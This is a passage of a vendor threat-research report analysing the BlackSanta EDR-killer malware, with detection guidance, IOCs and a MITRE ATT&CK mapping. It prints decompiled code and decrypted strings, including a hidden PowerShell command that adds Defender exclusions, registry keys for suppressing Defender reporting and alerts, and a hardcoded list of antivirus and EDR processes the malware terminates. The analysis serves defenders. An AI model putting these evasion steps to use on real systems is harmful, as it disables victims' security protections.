n32 = 32;
strcpy((char *)_2b988bba3db8cf8f63b646095cb280f1, "2b988bba3db8cf8f63b646095cb280f1");
n47 = 47;
sub_1400044C0(v11, hKey, &_2b988bba3db8cf8f63b646095cb280f1);
```

Figure 23 - BlackSantaAV Wrapper

Each module in this campaign begins by sending an initial beacon to the C2 server to retrieve AES keys. Once received, the malware dynamically decrypts embedded strings at runtime, concealing critical artifacts and significantly reducing the effectiveness of static detection. The Figure 24 shows the decrypted strings of BlackSanta.

```
Ascii Strings:
--------------------------------------------------------------------------
00000000  SYSTEM\CurrentControlSet\Services\
00000024  C:\Windows\System32\Drivers\wwdgetsr.sys
0000004E  \\.\EchoDrv
0000005B  \\.\TrueSight
0000006A  \\.\amsdk
00000075  C:\Windows\System32\Drivers\devdiagsm.sys
000000A0  \\.\IOBitUnlockerDevice
000000B9  Software\\Policies\\Microsoft\\Windows Defender\\SpyNet
000000F2  SpynetReporting
00000103  SubmitSamplesConsent
00000119  SYSTEM\CurrentControlSet\Control\CI\Config
00000145  VulnerableDriverBlocklistEnable
00000166  Software\\Microsoft\\Windows Defender Security Center\\Notifications
000001AC  Software\\Policies\\Microsoft\\Windows Defender Security Center\\Notifications
000001FC  Software\\Microsoft\\Windows\\CurrentVersion\\Notifications\\Settings\\Windows.SystemToast.SecurityAndMaintenance
0000026F  Software\\Policies\\Microsoft\\Windows Defender\\Reporting
000002AB  DisableNotifications
000002C1  DisableEnhancedNotifications
000002DF  Enabled
000002E8  \System32\WindowsPowerShell\v1.0\powershell.exe
00000319   -WindowStyle Hidden -ExecutionPolicy Bypass -Command "Set-MpPreference -ExclusionExtension *.dls, *.sys -Force; Set-MpPreference -ExclusionPath C:\Windows
\System32, C:\Windows\Temp -Force"
000003D8  SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios\HypervisorEnforcedCodeIntegrity
00000430  Changed
```

Figure 24 - Decrypted Strings

The decrypted strings of BlackSanta, obtained using the AES key and IV from C2 communication, reveal its pre-execution and defense-evasion capabilities:

- Executes hidden PowerShell with execution policy bypass to stealthily add Microsoft Defender exclusions for .dls and .sys files and critical system paths, preventing security scans of drivers and payloads.
- Modifies Software\Policies\Microsoft\Windows Defender\SpyNet by setting SpynetReporting and SubmitSamplesConsent to weaken Defender cloud protection, reduce telemetry, and limit automatic sample submission.
- Checks SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios\HypervisorEnforcedCodeIntegrity to verify whether Memory Integrity (HVCI) is enabled before loading drivers.
- Queries SYSTEM\CurrentControlSet\Control\CI\Config\VulnerableDriverBlocklistEnable to determine whether potentially unsafe drivers can be loaded.
- Accesses Software\Microsoft\Windows Defender Security Center\Notifications and Software\Microsoft\Windows\CurrentVersion\Notifications\Settings\Windows.SystemToast.SecurityAndMaintenance, indicating attempts to suppress security alerts and reduce user visibility.

Upon execution, BlackSanta uses a wrapper to load clean but vulnerable kernel-mode drivers, such as RogueKiller Antirootkit (v3.1.0) and IObitUnlocker.sys (v1.2.0.1), granting it elevated privileges and direct access to system memory and processes. RogueKiller enables manipulation of kernel hooks and memory monitoring, while IObitUnlocker.sys bypasses file and process locks, allowing termination or modification of protected binaries and services.

BlackSanta enumerates running processes, comparing each name against a hardcoded list of antivirus and EDR executables as shown in the Figure 25. When a match is found, it retrieves the process ID and uses its loaded drivers to unlock and terminate the targeted process at the kernel level, bypassing standard protections as shown in the Figure 26.

```
sub_140004B20(v354, "splunk");
sub_140004B20(v355, "srtsp");
sub_140004B20(v356, "servicehost.exe");
sub_140004B20(v357, "mcshield.exe");
sub_140004B20(v358, "mcupdatemgr.exe");
sub_140004B20(v359, "qcshm.exe");
sub_140004B20(v360, "modulecoreservice.exe");
sub_140004B20(v361, "pefservice.exe");
sub_140004B20(v362, "mcawfwk.exe");
sub_140004B20(v363, "mfemms.exe");
sub_140004B20(v364, "mfevtps.exe");
sub_140004B20(v365, "mccspservicehost.exe");
sub_140004B20(v366, "launch.exe");
sub_140004B20(v367, "delegate.exe");
sub_140004B20(v368, "mcdireg.exe");
sub_140004B20(v369, "mcpvtray.exe");
sub_140004B20(v370, "mcinstrutrack.exe");
sub_140004B20(v371, "mcuicnt.exe");
sub_140004B20(v372, "protectedmodulehost.exe");
sub_140004B20(v373, "mmsshost.exe");
sub_140004B20(v374, "mfeavsvc.exe");
sub_140004B20(v375, "symantec");
sub_140004B20(v376, "symcorpu");
sub_140004B20(v377, "symefasi");
sub_140004B20(v378, "sysinternal");
sub_140004B20(v379, "sysmon");
sub_140004B20(v380, "tanium");
sub_140004B20(v381, "tda.exe");
sub_140004B20(v382, "tdawork");
sub_140004B20(v383, "tpython");
sub_140004B20(v384, "mcapexe.exe");
sub_140004B20(v385, "vectra");
```

Figure 25 - List of AV and EDR Process names

Analysis indicates that this component contains an extensive hardcoded blacklist of process names spanning antivirus, EDR agents, SIEM collectors, security monitoring services, and forensic utilities. This reflects a deliberate design to enumerate active defensive software and systematically suppress system visibility controls during execution.

Rather than functioning as a simple auxiliary payload, BlackSanta acts as a dedicated defense-neutralization module that programmatically identifies and interferes with protection and monitoring processes prior to the deployment of follow-on stages. By targeting endpoint security engines alongside telemetry and logging agents, it directly reduces alert generation, limits behavioral logging, and weakens investigative visibility on compromised hosts.

```
if ( v10 )
{
  th32ProcessID = pe.th32ProcessID;
  v13 = sub_140015EF0(&qword_140062E90, L"Terminating this: ");
  v14 = sub_1400165C0(v13, pe.szExeFile);
  v15 = sub_140015EF0(v14, L" (PID: ");
  v16 = sub_140014210(v15, th32ProcessID);
  v17 = sub_140015EF0(v16, ")");
  sub_1400161B0(v17);
  LODWORD(v24) = th32ProcessID;
  v18 = 0;
```

Figure 26 - Terminating PIDs

Conclusion

The analysis highlights a highly sophisticated malware campaign targeting HR and recruitment personnel through carefully crafted social engineering. The threat actor demonstrates advanced operational security, employing stealthy infection chains, environment-aware execution, and endpoint security neutralization through specialized components such as the BlackSanta EDR-killer. The campaign's ability to exfiltrate sensitive information while maintaining encrypted communications underscores both its persistence and the risk posed to targeted organizations. Over the past year, the malware has operated largely undetected, showcasing the level of planning, precision, and technical capability employed by the threat actor.

Detection of the Campaign Using Aryaka SASE Capabilities

Campaigns exhibiting similar behavior can be effectively detected through Aryaka's unified SASE architecture due to their reliance on staged payload delivery, HTTPS-based command-and-control communication, and consistent network telemetry patterns. Aryaka's IDPS can identify suspicious encrypted traffic characteristics such as periodic beaconing, structured POST requests to specific endpoints, and repeated downloads of executable content from uncommon or low-reputation web paths, even when the communication occurs over HTTPS.

Aryaka Secure Web Gateway (SWG) provides an additional layer of protection by blocking access to malicious domains and preventing the download of weaponized files delivered through external infrastructure or disguised web resources. Since the intrusion chain depends on remote payload retrieval and sequential execution, web traffic inspection and domain reputation controls can significantly disrupt the attack flow at an early stage.

In addition, endpoint antivirus (AV) solutions can detect several of the malicious samples associated with such campaigns, particularly the sideloaded DLLs, downloaded executables, and subsequent payloads, if they are known or behaviorally flagged. Signature-based and heuristic detection can help identify suspicious binaries dropped during the staged execution chain, thereby interrupting the infection before full payload deployment.

Furthermore, Aryaka's visibility into outbound traffic can help flag anomalous data transmissions that resemble encoded system fingerprinting or telemetry being sent to remote servers. By correlating encrypted C2 communication patterns, suspicious download behavior, malicious file delivery, and abnormal outbound data flows, Aryaka enables organizations to detect and contain stealthy, multi-stage malware operations before they progress further in the infection lifecycle.

Strengthening Detection Through Collaborative Threat Intelligence

At Aryaka Threat Research Labs, we actively engage with trusted industry collaborators to continuously strengthen detection coverage through shared threat intelligence. As part of this process, our findings were communicated to the Proofpoint Emerging Threats team to support improvements to their rulesets. This coordination, along with **acknowledgement** from Emerging Threats, reflects the value of collective defense and information sharing in responding to rapidly evolving threat landscapes.

- 2067842 - ET MALWARE Observed DNS Query to BlackSanta Domain (thresumebuilder .com) (malware.rules)
- 2067843 - ET MALWARE Observed DNS Query to BlackSanta Domain (resumebuilders .us) (malware.rules)
- 2067844 - ET MALWARE Observed DNS Query to BlackSanta Domain (newresumebuilders .us) (malware.rules)
- 2067845 - ET MALWARE Observed BlackSanta Domain (thresumebuilder .com in TLS SNI) (malware.rules)
- 2067846 - ET MALWARE Observed BlackSanta Domain (resumebuilders .us in TLS SNI) (malware.rules)
- 2067847 - ET MALWARE Observed BlackSanta Domain (newresumebuilders .us in TLS SNI) (malware.rules)
- 2067848 - ET MALWARE BlackSanta CnC Activity (POST) (malware.rules)
- 2067849 - ET MALWARE BlackSanta Payload Request (malware.rules)
- 2067850 - ET MALWARE BlackSanta Payload Inbound (malware.rules)

Appendices

Appendix A: Indicators of Compromise

SHA256	Type	Description
9834104526beb2bd67bfac138264946905610caf659bf7831f687a096ec224f4	ISO	Celine_Pesant.iso - Initial malicious ISO delivery file
852b94a32a2db937acf79e589287d898218fabe017ed582dfda7422be205d157	LNK	Celine_Pesant.pdf.lnk - Malicious shortcut initiating execution
6e18487830e4c0412e385286a2e614be84279cad6500173fbc2b9492b030dc68	PNG	image1.png - Steganographic image containing hidden
2058822b66902281330188a807b0e6cc6dd52dedb3c27b29bf8142c35d825325	PS1	script.ps1 - PowerShell loader extracting and executing
5b1c4c364ae93930a66418e5ca809e7d07ef68cd0ea19930dc827269b70101c5	DLL	DWrite.dll - Malicious DLL used for sideloading
ddffb15e596feb3ddc3c66859517ebdd16c43f380f7047c0a290482bf10f1e2b	EXE	download.aspx - BlackSanta EDR-killer executable
83fcc6bf733751bab43e92d31b810c4cecd4d8640668d2ed26f47f62edd942cf	SYS	upload.aspx - RogueKiller vulnerable kernel driver
c79a2bb050af6436b10b58ef04dbc7082df1513cec5934432004eb56fba05e66	SYS	upload1.aspx - IObitUnlocker vulnerable kernel driver
157.250.202.215	IP	Command-and-control server
67.217.48.59	IP	Command-and-control server
resumebuilders.us	Domian	Malicious Domain
newresumebuilders.us	Domian	Malicious Domain
thresumebuilder.com	Domian	Malicious Domain

Appendix B: Mapping MITRE ATT&CK

Tactic	Technique ID	Technique Name
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Initial Access	T1566.002	Phishing: Spearphishing Link
Execution	T1204.002	User Execution: Malicious File
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell
Defense Evasion	T1027	Obfuscated/Encrypted Files or Information
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1574.002	Hijack Execution Flow: DLL Side-Loading
Defense Evasion	T1497	Virtualization/Sandbox Evasion
Defense Evasion	T1622	Debugger Evasion
Defense Evasion	T1562.001	Impair Defenses: Disable or Modify Tools
Defense Evasion	T1211	Exploitation for Defense Evasion (BYOVD)
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys
Persistence	T1546.013	Event-Triggered Execution: Environment Variables
Discovery	T1082	System Information Discovery
Discovery	T1033	System Owner/User Discovery
Discovery	T1012	Query Registry
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
Command and Control	T1132.001	Data Encoding: Standard Encoding
Command and Control	T1573	Encrypted Channel
Privilege Escalation	T1068	Exploitation for Privilege Escalation
Defense Evasion	T1055	Process Injection
Impact	T1489	Service Stop
Impact	T1562	Impair Defenses

About Aryaka Networks

Aryaka is the leader in delivering Unified SASE as a Service, a fully integrated solution combining networking, security, and observability. Built for the demands of Generative AI as well as today's multi-cloud hybrid world, Aryaka enables enterprises to transform their secure networking to deliver uncompromised performance, agility, simplicity, and security. Aryaka's flexible delivery options empower businesses to choose their preferred approach for implementation and management. Hundreds of global enterprises, including several in the Fortune 100, depend on Aryaka for their secure networking solutions. For more on Aryaka, please visit **www.aryaka.com**.

Experience Aryaka's Unified SASE as a Service

View Interactive Tour

aryaka

LEARN MORE | info@aryaka.com | +1.888.692.7925